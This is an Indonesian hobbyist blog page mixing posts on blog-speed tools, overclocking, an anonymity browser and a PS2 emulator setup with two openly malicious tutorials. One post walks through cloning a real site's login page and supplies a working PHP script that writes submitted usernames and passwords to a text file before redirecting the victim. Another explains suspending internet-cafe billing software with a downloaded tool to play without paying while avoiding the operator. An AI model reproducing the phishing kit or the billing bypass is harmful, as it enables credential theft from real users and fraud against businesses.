The KinG Of Fire

The KinG Of Fire

The KinG Of Fire

The KinG Of Fire

The KinG Of Fire

The KinG Of Fire

The KinG Of Fire

The KinG Of Fire

The KinG Of Fire

The KinG Of Fire

Showing posts with label Tips Dan Trick. Show all posts

Saturday, January 14, 2012

How To Measure Weights and Measures Blog

To measure the size of the blog and find out when loading a blog could use some service sites that provide free facilities to measure the weight / loading our blog


Among the sites that gave the facility to measure the size and loading time a blog is:
  1. http://www.iwebtool.com/
  2. http://tools.pingdom.com/
  3. http://www.numion.com/Stopwatch/
  4. http://websiteoptimization.com/services/analyze/
  5. http://internetsupervision.com/
  6. http://www.webslug.info/
  7. http://www.octagate.com/service/SiteTimer/
  8. http://site-perf.com/
  9. http://www.linkvendor.com/seo-tools/speedtester.html
  10. http://www.uptrends.com/aspx/free-html-site-page-load-check-tool.aspx
  11. http://webwait.com/

Friday, January 13, 2012

How to make fake login any Website

 This following is a tutorial How to Create a Website Artificial Or Like Other People's Property Other
Tutorial How to manually
~ You must have a domain & hosting

~. select the target site which would dijadiin phishing page

~. view the source code, right click => ctrl + source can also u then save so index.htm

~. which was open index.html pake notepad, search the word "action =" gini rich who usually meet

 
<form action="RANDOM URL" method="post">

~. replace url "RANDOM URL" so write.php now change "post" so get

~. save

~. make "write.php"

<?php

header("Location: http://RANDOM");

$handle = fopen("passwords.txt", "a");

foreach($_GET as $variable => $value) {

fwrite($handle, $variable);

fwrite($handle, "=");

fwrite($handle, $value);

fwrite($handle, "\r\n");

}

fwrite($handle, "\r\n");

fclose($handle);

exit;

?>
 

~. instead of writing the above reply so http://RANDOM which address such diphising http://gemscool.com

~. save

~. upload deh in the same directory ...

Hack Biling Warnet (khusus Biling Explorer dan EZ TimeBiling)


Alat-alat :
[x]Jamilah .exe

Caranya :
[x]Download dulu !
[x]Buka Jamilah .exe
[x]Cari Prosess EZ Shield [Untuk yg make EZ TimeBiling]]
[x]udah ketemu ? Klik kanan Suspende !
[x]Tarra !! BIling berhenti ?? Main Spuasnya !
[x]Kalo yg make Biling Exlplorer cari tulisan / prosses client008.exe
[x]udah ketemu ? Klik kanan Suspende !
[x]Kalo mau Insyaf tinggal klik Porsses Biling nd Resume hehe

NB :
[x]Jangan Sampe ketahuan Operator Warnet !! kalo mau Gunain saat tengah" waktu !
[x]Ambil Potong aja 1/2 jam hehe
[x]Kalo yg merasa pemeberani dari awal main di pause aja hehehe

DOWNLOAD JAMILAH : click here

Wednesday, January 4, 2012

Browsing Tanpa Jejak Dan Sembunyikan IP Dengan Invisible Browsing!!

Browsing Tanpa Jejak Dan Sembunyikan IP Dengan Invisible Browsing!!Browsing tanpa jejak?? maksudnya apa tuh? ya dengan invisible browsing sobat bisa menjelajah web dan browsing internet tanpa takut meninggalkan jejak berupa IP adress, dengan program ini sobat bisa mengganti IP asli sobat dengan IP proxy yang jumlahnya sangat banyak jadi so pasti sangat sulit buat di lacak ^_^

Kenapa kita harus browsing dengan invisible browsing?
Jumlah pencurian identitas korban adalah peningkatan dramatis setiap hari. Setiap orang yang berselancar internet harus memiliki minimal pengetahuan tentang bagaimana data dapat dikumpulkan setiap kali seseorang yang mengunjungi sebuah halaman web. Itulah mengapa sobat harus menjaga secara seksama alamat IP tetap tersembunyi, sehingga semua informasi tidak mudah kelihatan kepada semua orang.
Browsing Tanpa Jejak Dan Sembunyikan IP Dengan Invisible Browsing!!
invisible browsing adalah perangkat lunak untuk menyembunyikan alamat IP, memungkinkan sobat berselancar secara anonim dan mencegah IP sobat atau informasi rahasia lainnya dikumpulkan tanpa izin.
Di sisi lain, komputer pribadi sobat mengumpulkan URL dari situs-situs yang dikunjungi, dan menyimpan isi dari situs dalam direktori bernama Temporary Internet Files. Bila seseorang yang menggunakan komputer ia dapat dengan mudah melihat setiap langkah yang sobat lakukan di internet dan mencari untuk kepentingan pribadi. Invisible Browsing juga dapat digunakan sebagai browser bersih untuk melindungi privasi online sobat dan menghapus semua jejak online sobat.
Browsing Tanpa Jejak Dan Sembunyikan IP Dengan Invisible Browsing!!
fitur-fitur yang terdapat dalam invisible browsing:
1. Invisible Browsing memungkinkan sobat untuk mengubah IP sobat kapan saja oleh routing lalu lintas Internet melalui server luar negeri. Semua proxy akan diuji di muka memberikan kecepatan tinggi anonim koneksi internet.
2. Sebagai proxy ‘kualitas berbeda oleh kecepatan download dan waktu respon, fitur ini memungkinkan sobat untuk menyesuaikan proxy daftar yang disediakan oleh Invisible Browsing ke lokasi geografis dan koneksi internet sobat. Ada juga salah satu pilihan yang tersedia yang memungkinkan sobat untuk impor dan tes proxy daftar yang sobat temukan di web.
3. Bertindak seperti browser bersih, Invisible Browsing menjaga privasi dan jejak online sobat secara permanen dengan menghapus semua trek online sobat seperti Cookie Browser, Internet URL Sejarah, ketik URL sejarah, Auto Complete Formulir dan Sandi Sejarah, Internet Explorer Favorit dan Temporary File.

Link Download

Components Overclocking !

Artikel kali ini melanjutkan pembahasan kita tentang overclock atau overcloking sob. Sekarang gw mau membahas komponen apa aja sih yang bisa di overclock atau overcloking di dalam suatu sistem pc/komputer.
 

1. Prosesor
Yap! komponen pc yang 1 ini yang paling menetukan sejauh mana sobat bisa overclocking pc sobat menjadi lebih cepat. Prosesor yang umum digunakan adalah Intel dan AMD. Kedua brand ini saling bersaing untuk menghasilkan prosesor-prosesor yang canggih dan dapat memenuhi tuntutan kebutuhan sistem dan game masa kini yang semakin besar. Beberapa jenis prosesor yang di rekomendasikan untuk overclocking antara lain

a. Quad core
Intel Core i7 D0 stepping
Batch = 3849A832
Komponen Overclocking!!

b. Triple Core


AMD Phenom II X3 720 BE RB-C2 Stepping
Batch = 0904EPMW
Komponen Overclocking!!

c. Dual Core

Intel Dual Core E2160 Stepping M0
Komponen Overclocking!!

2. Motherboard

Nah yang 1 juga penting sob karena dengan motherboard yang mumpuni hasil overclocking bisa lebih di maksimalkan. Beberapa Motherboard yang direkomendasikan
a. socket LGA 775 DDR2
Asus P5QD TurboKomponen Overclocking!!Biostar TPower I45
Komponen Overclocking!!DFI LANPARTY UT P45-T2RS
Komponen Overclocking!!

b. socket LGA 1156 DDR3

Asus P7P55D PRO
Biostar T5 XE
MSI P55 GD65
c. socket LGA 1366 DDR3
Asus Rampage II Extreme
DFI LANPARTY DK X58-T3eH6
Gigabyte EX58 Extreme
MSI X58 Pro
d. socket AM2+ DDR2
Biostar TA790GX-XE
e. socket AM3 DDR3
Asus M4A78T-E
3. Memori
memori yang mumpuni dapat membantu kestabilan sistem dan menambah kemampuan overclock. Memori yang direkomendasikan
a. DDR2
Corsair TWIN2X 6400C4DHX
GSkill Black Series Pi Black PC6400
b. DDR3
OCZ Reaper HPC PC12800
Patriot Viper Dual Channel LLK PC10600
Patriot Signature DDR3 PC8500
Corsair XMS3 DHX TW3X4G1600C9DHX
OCZ Platinum PC3 12800
GSkill PC16000 Trident
Team Xtreem PC3 16000 DDR3
4. HSF
Hsf berguna untuk membantu kestabilan suhu prosesor sehingga sistem dapat berjalan lebih stabil ketika di ooverclock. Beberapa yang direkomendasikan
Noctua NH-D14
Prolimatech Mega Shadow
Cogage Arrow
Thermalright TRue Black 120 Rev.C
Thermolab Baram
Sunbeam Core Contact Freezer
Scythe Mugen 2
Zalman CNPS 10 Xtreme
Tuniq Tower 120
Xigmatek HDT SD964

5. Thermal Paste

Berguna untuk membantu menyalurkan panas prosesor ke HSF lebih efektip sehingga membantu kestabilan suhu prosesor.Beberapa rekomendasi
Tuniq-TX2
OCZ Freeze Extreme

About Overclock !

All About Overclock!!


All About Overclock!!Overclock ? apa sih itu? nah mungkin sobat pernah mendengar istilah itu dalam dunia komputer, kali ini gw mau bahas tuntas tentang overclock yang gw rangkum dari beberapa sumber terpercaya yang mudaha-mudahan bermanfaat bagi para sobat semua dan pastinya menambah pengetahuan kita tentang overclock (buat yang hobi) ^_^ so tunggu apa lagi sob? simak aja y all about overclock!!

1. OVERCLOCK

Overclocking adalah suatu istilah popular dan bukan suatu keahlian teknik atau istilah ilmiah. Istilah teknik yang benar adalah speed-margining {umumnya} dan undertiming [kurang umum}. Sobat dapat juga melakukan overclock terhadap bus komputer. Overclocking berarti menjalankan prosesor pada clock dan bus yang lebih tinggi sehingga mempercepat prosesor tersebut.
Overclocking dapat meningkatkan kinerla PC pada waktu yang singkat dan tanpa biaya tambahan. Dalam banyak kesempatan, anda hanya perlu mengubah beberapa setting pada motherboard untuk membuat PC Sobat berjalan lebih cepat. Sobat hanya perlu menambahkan beberapa komponen {yang umumnya untuk mendinginkan} untuk mencapai peningkatan kerja.
Dulu, overclocking pada umumnya hanya untuk meningkatkan speed clock prosesor agar menyamai seri prosesor yang lebih tinggi, misalnya Pentium 120 menjadi Pentium 133. Dengan bus speed yang tersedia pada beberapa motherboard, Sobat dapat mengubah speed clock dan bus pada suatu prosesor. Dengan overclocking , akan didapat kemampuan, kinerja, serta kecepatan melebihi kemampuan standarnya. Contohnya, P200 menjadi 250 Mhz, Pentium pro 200 menjaid 233 MHZ.
Dua variabel yang menentukan kecepatan prosesor adalah Front Side Bus {FSB} dan Clock Multiplier. Dengan melakukan modifikasi dua variabel ini anda bisa menentukan speed clock prosesor tersebut. FSB {bus speed}, disebut juga system bus atau external bus, digunakan prosesor untuk berkomunikasi dengan memori dan peripheral. Persamaan perhitungan kecepatan prosesor adalah:
FSB Speed x Clock Multiplier = Prosesor Speed
Misalnya, Pentium 233 MHz MMX memiliki FSB sebesar 66 Mhz. Dengan menggunakan Clock multiplier sebesar 3,5 didapat speed prosesor internalnya 233 MHz. Chipset berfungsi untuk mengendalikan clock multiplier dan bersama dengan FSB menentukan core speed prosesor tersebut. Dengan memodifikasi clock multiplier dan FSB, Sobat dapat meningkatkan core speed sehingga prosesor akan berjalan dengan lebih cepat.
2. FSB
FSB (Front Side Bus) yang sering juga disebut sebagai system bus adalah jalur (bus) yang secara fisik menghubungkan prosesor dengan chipset northbridge pada motherboard. Jalur ini sebagai tempat lintasan data/informasi yang diwujudkan dalam bentuk sinyal-sinyal elektronis. Jalur ini merupakan jalur dua arah, artinya aliran data/informasi bisa berjalan dari prosesor menuju motherboard atau sebaliknya. FSB juga menghubungkan processor dengan memori utama.
Bandwidth maksimum FSB ditentukan lebar FSB (wide FSB), frekuensi FSB, dan jumlah transfer per detik (transfer/tick). Misalkan lebar FSB 32 bit (setara 4 byte) dengan frekuensi 200 MHz dan 4 transfer per detik. Bandwith maksimumnya adalah:
Lebar FSB x frekuensi FSB x jumlah transfer per detik
= 4 x 200 x 4
= 3200 Mega Byte perdetik
Maknanya adalah jumlah data maksimum yang bisa dialirkan oleh FSB adalah 3200 MB per detik. Makin besar bandwidth FSB makin cepat komputer bekerja. Namun, hal ini juga bergantung pada kemampuan komponen-komponen lain dalam mendukung kerja komputer (prosesor), misalnya cache memory, memori utama, teknologi-teknologi lain yang terkandung dalam prosesor itu sendiri.
Bandwidth adalah jumlah data maksimum yang dapat dipindahkan dalam satuan waktu tertentu. Biasanya diukur dengan satuan byte per detik, bit per detik atau tingkatan satuan yang lebih besar, misalnya mega byte per detik, giga bit per detik. Satuan ini tergantung besar data atau sesuai keperluan pemakai/ penghitungnya.
Kemampuan transfer per detik yang dimiliki FSB tergantung teknologi yang digunakan pada prosesor tersebut. Misalnya teknologi GTL+ mampu melakukan 2 transfer per detik, EV6 melakukan 4 transfer per detik, sedangkan teknologi AGTL+ mampu mencapai 8 transfer per detik.
FSB merupakan ‘tulang punggung’ hubungan antara prosesor dengan chipset pada motherboard, karena melalui FSB inilah keduanya saling mengirim dan menerima data/informasi. Melalui system bus chipset berhubungan ke komponen lain yang terhubung pada motherboard. FSB digunakan untuk mengomunikasikan antara motherboard dengan komponen lainnya.
Patut dicatat bahwa semua sistem bus (PCI, AGP, memory) pada motherboard terhubung ke chipset, sehingga dapat dikatakan bahwa chipset menjadi titik sentral koneksi sistem bus pada motherboard. Dengan demikian tidaklah salah bila disebutkan bahwa FSB menghubungkan prosesor dengan komponen (device) lain dalam satu sistem komputer melalui chipset yang ada pada motherboard.
FSB merupakan jalur penghubung antara prosesor dengan memori utama, juga penghubung antara prosesor dengan chipset (northbridge) pada motherboard.
3. ISTILAH HYPER TRANSPORT DALAM AMD DAN I7
a. HyperTransport
Istilah HyperTransport (HT) sebelumnya dikenal dengan nama Lightning Data Transport (LDT) adalah saluran komunikasi dua arah (bidirectional) yang berfungsi untuk mentransmisikan data yang bersifat paralel maupun serial yang memiliki bandwidth tinggi dengan tingkat latency (penghambatan) yang rendah. Teknologi ini diperkenalkan pada tanggal 2 April 2001. Banyak perusahaan Intenasional yang memanfaatkan teknologi ini. AMD adalah salah satu perusahaan yang menggunakan dan menerapkan teknologi HyperTransport pada prosesor golongan x86.Sedangkan Intel, pesaing AMD, tetap menggunakan Font Side Bus dan tidak mengadopsi teknologi HyperTransport untuk diaplikasikan pada prosesor produksinya.
- Pengertian HyperTransport
Terdapat tiga versi HyperTransport, yaitu versi 1.0, 2.0, dan versi 3.0, yang berjalan dengan frekuensi 200 MHz hingga 2600 MHz atau 2.6 GHz (bandingkan dengan PCI yang hanya berjalan dengan frekuensi 33 MHz atau 66 MHz). HyperTransport merupakan sistem koneksi Double Data Rate (DDR), artinya pengiriman (transmisi) data terjadi dua kali dalam satu siklus clock signal, yaitu pada saat kurva sedang tinggi dan rendah. Sistem ini dapat meningkatkan pengiriman data (throughput) hingga dua kali lipat dari biasanya. Dengan demikian, teknologi HyperTransport ini sangat memungkinkan terjadinya laju pengiriman data maksimum hingga 5200 MT/s (Mega Transfer per second = Juta transfer per detik). Frekuensi ini berjalan secara otomatis. Angka tersebut diperoleh dari:
2 x 2600 MHz = 5200 MT/s
HyperTransport secara otomatis mendukung jalur lebar bit hingga 32 bit (4 byte). Pada lebar jalur 32 bit mampu men-transfer 20800 MB (20,8 GB) per direction, sehingga total bandwidth (komulatifnya) menjadi 41.6 GB per link. Nilai ini diperoleh dari perhitungan:
Per direction : 2.6 x 4 x 2 = 20,8 GB
Angka 2,6 adalah Frekuensi maksimum HyperTransport (2.6 GHz)
Angka 4 adalah lebar bit (32 bit ~ 4 byte). Keterangan: 1 byte = 8 bit.
Angka 2 adalah nilai DDR (dua kali pengiriman per siklus clock)
Dengan demikian apabila jalurnya biditectional maka bandwidth komulatifnya (per link) menjadi:
2 x 20,8 GB = 41,6 GB
Hal seperti inilah yang membuat HyperTransport tampak menjadi lebih cepat dari standart umumnya (dari pada FSB biasa).
Istilah HT (HyperTransport) seringkali rancu dengan istilah HT yang mengacu kepada teknologi Hyper-Threading milik Intel, yaitu fitur teknologi yang biasa terdapat pada Pentium 4.Sebenarnya, secara resmi fitur teknologi Hyper-Threading milik Intel ini disebut Hyper-Threading Technology dan disingkat menjadi HTT atau HT-Technology. Jelas di sini, bahwa HT (HyperTransport) berbeda dengan HTT atau HT-Technology
b. Double Data Rate (Double pumped)
Seperti telah disinggung sebelumnya bahwa Double Data Rate (DDR) adalah sistem pengiriman (transmisi) data yang terjadi dua kali dalam satu siklus clock signal, yaitu pada saat kurva sedang tinggi dan rendah. Sistem ini dapat meningkatkan pengiriman data (throughput) hingga dua kali lipat dari biasanya. DDR ini dikenal juga dengan sebutan double pump, dual pump, dan double transition.
Teknologi ini, antara lain diaplikasi pada Front Side Bus mikroprosesor, bus AGP, DDR SDRAM, dan pada prosesor-prosesor buatan AMD diaplikasikan pada bus HyperTransport. Untuk menjelaskan teknologi DDR memang agak sulit, sebab masih banyak orang yang rancu dalam memahami speed yang mengacu pada clock dengan speed yang mengacu pada bandwidth. Perhatikan penjelasan berikut ini:
Poin 1. Bila dikatakan, frekuensi FSB adalah 100 MHz, bermakna FSB tersebut mampu mengirim 100 juta siklus clock signal per detik
Poin 2. Bila dikatakan, besar FSB adalah 100 MT/s, bermakna FSB tersebut mampu melaksanakan 100 juta transfer data per detik.
Seringkali seseorang menyamakan makna kedua istilah tersebut. Satuan MHz (Mega Herz) disamakan dengan satuan MT/s (Mega Transfer per second = Mega transfer per detik). Misalnya, Jika FSB-nya 100MHz maka FSB tersebut mampu melaksanakan 100 juta transfer data per detik. Padahal pernyataan ini bisa salah, karena makna kalimat poin 1 pada dasarnya berbeda dengan makna kalimat poin 2. Pengertian banyaknya transfer data tidak sama dengan pengertian banyaknya siklus clock signal.
MHz menyatakan banyaknya siklus clock signal per detik, dengan bahasa yang lebih sederhana dapat dikatakan menyatakan banyaknya siklus pengangkutan data per detik, atau banyaknya proses pengangkutan data dalam satu detik.
MT/s menyatakan banyaknya data yang ditransfer per detik, dapat dikatakan menyatakan bandwith FSB.
Jika frekuensi FSB adalah 100 MHz, dan FSB tersebut menggunakan teknologi DDR atau double pumped, maka banyaknya data yang ditransfer dalam satu detik menjadi 2 x 100 = 200 MT/s (karena per siklus clock signal mampu mengirim data dua kali). Dengan kata lain, jika FSB-nya 100 MHz maka akan mampu mengirim data sebanyak 200 juta data per detik.
Jika ditanya: berapa kecepatan atau frekuensi FSB?, jawabnya 100 MHz
Jika ditanya: berapa bandwidthnya?, atau berapa banyak kecepatan mengirim data?, jawabnya 200 MT/s.
Bila FSB menggunakan teknologi DDR, secara matematis dapat dirumuskan :
100 MHz = 200MT/s, bukan 100 MHz = 100 MT/s, karena MHz ? MT/s
c. Quad pumped
Dalam ruang lingkup bahasan komputer, istilah pumping menyatakan banyaknya data yang ditransmisi dalam satu siklus clock signal. Jika double pumped (double data rate) bermakna terjadi dua kali transmisi data dalam satu siklus clock signal, yaitu pada saat kurva sedang tinggi dan rendah, maka quad pumped bermakna terjadi empat kali transmisi data dalam satu siklus clock signal, yaitu pada saat kurva sedang berada pada posisi titik tertinggi, titik terendah, dan titik nol.
Dalam suatu sistem komputer, teknologi quad pumped banyak diaplikasikan pada FSB. Perusahaan Intel merupakan salah satu perusahaan mikroprosesor yang juga memanfaatkan teknologi ini untuk diaplikasikan pada FSB. Dengan menggunakan teknologi quad pumped, FSB yang berkecepatan (frekuensi) 266 MHz, akan mampu mengirim (mentransmisi) data sebanyak 1066 MT/s (4 x 266 MHz = 1066 MT/s), karena setiap satu siklus clock signal (1 herz) mampu mentransmisi data sebanyak empat kali. Itulah sebabnya, besar FSB seringkali dituliskan dengan cara:
FSB 1066 MT/s (266 MHz, quad pumped)
atau FSB 1066 MT/s (quad pumped)
atau FSB 266 MHz quad pumped.
Ketiga cara penulisan ditersebut, jelas menyatakan bahwa frekuensi FSB sebenarnya adalah 266 MHz, dengan teknologi quad pumped, kapasitas transmisi data maksimum mencapai 1066 MT/z. Bila FSB dituliskan 1066 MHz, pengertiannya menjadi salah, sebab 1066 MT/s berbeda dengan 1066 MHz.
Jika diketahui frekuensi (clock speed) prosesornya 2,66 GHz, sedangkan FSB-nya 1066 MT/s (quad pumped), maka prosesor tersebut menggunakan multiplier 10x (266 MHz x 10 = 2660 MHz = 2,66 GHz). Multiplier ini adalah faktor pengali untuk mencapai kecepatan prosesor yang telah ditentukan. Sebagai contoh perhitungan:
Prosesor Core 2 Duo E6600 (produksi Intel) mempunyai clock speed 2,4 GHz dengan FSB 1066 MT/s yang menggunakan teknologi quad pumped. Informasi (data) tersebut menggambarkan bahwa frekuensi FSB sebenarnya adalah 266 MHz (1066/4 = 266 MHz), dan prosesornya menggunakan multiplier 9x untuk mencapai clock speed 2,4 GHz (9 x 266 MHz = 2394 MHz ~2,4 GHz).

Tutorial Setting Emulator Playstation 2 (PS-2) PCSX2

Nah sekarang untuk langkah-langkah instalasi dan pengaturannya sebagai berikut:


1. Setelah sobat download dan instal PCSX2nya maka pengaturan pertama kali adalah seperti ini kemudian klik next

 

2. Masuk ke menu berikutnya sobat perhatikan untuk GS sobat pilih sesuai spec tertinggi yang di dukung oleh prosesor sobat (bisa sobat cari di official website masing-masing vendor baik intel maupun amd) dalam hal ini prosesor gw mendukung mode hingga SSE 4.1 maka gw memilih mode tersebut. Kemudian klik next


 3. Kemudian untuk PAD dan SPU2 biarkan secara default. Lanjut CDVD sobat pilih Linuz Iso CDVD seperti ini kemudian klik next



4. Untuk USB, FW dan DEV9 biarkan secara default. Kemudian klik next masuk ke menu pemilihan BIOS. Untuk dapat memilih BIOS hilangkan centangan Use Default Setting sehingga sobat bisa memilih BIOS yang ada dalam hal ini BIOS sudah gw sediakan dalam paket Emulator Playstation 2 (PS2) PCSX2!!. Kemudian sobat browse file BIOS tersebut seperti ini dan klik OK

 

5. Setelah memilih BIOS yang benar maka seharusnya BIOS sudah ada dalam list seperti berikut kemudian klik BIOS pada list dan klik Finish



6. Jika semua instalasi berjalan lancar maka seharusnya PCSX2 sobat sudah jalan seperti ini. untuk menghilangkan program log pada gambar di bawah sobat ke menu Misc dan hilangkan centangan show console maka log window sebelah kanan akan hilang.


Sampe tahap ini PCSX2 sobat telah terinstal dengan sempurna, nah sekarang bagaimana cara menjalankan game PS-2nya? Ikuti langkah di bawah:



1. Setelah sobat jalankan PCSX2nya sobat ke menu CDVD dan pilih Iso Selector kemudian browse (pastikan file game PS-2 sobat berupa file Iso)


2. Pilih file ISO game PS-2 yang ingin di mainkan (sebagai contoh dalam hal ini gw coba memainkan game Metal gear Solid 3) kemudian klik open



3. Langkah berikutnya sobat ke menu System dan pilih Boot CDVD (fast)


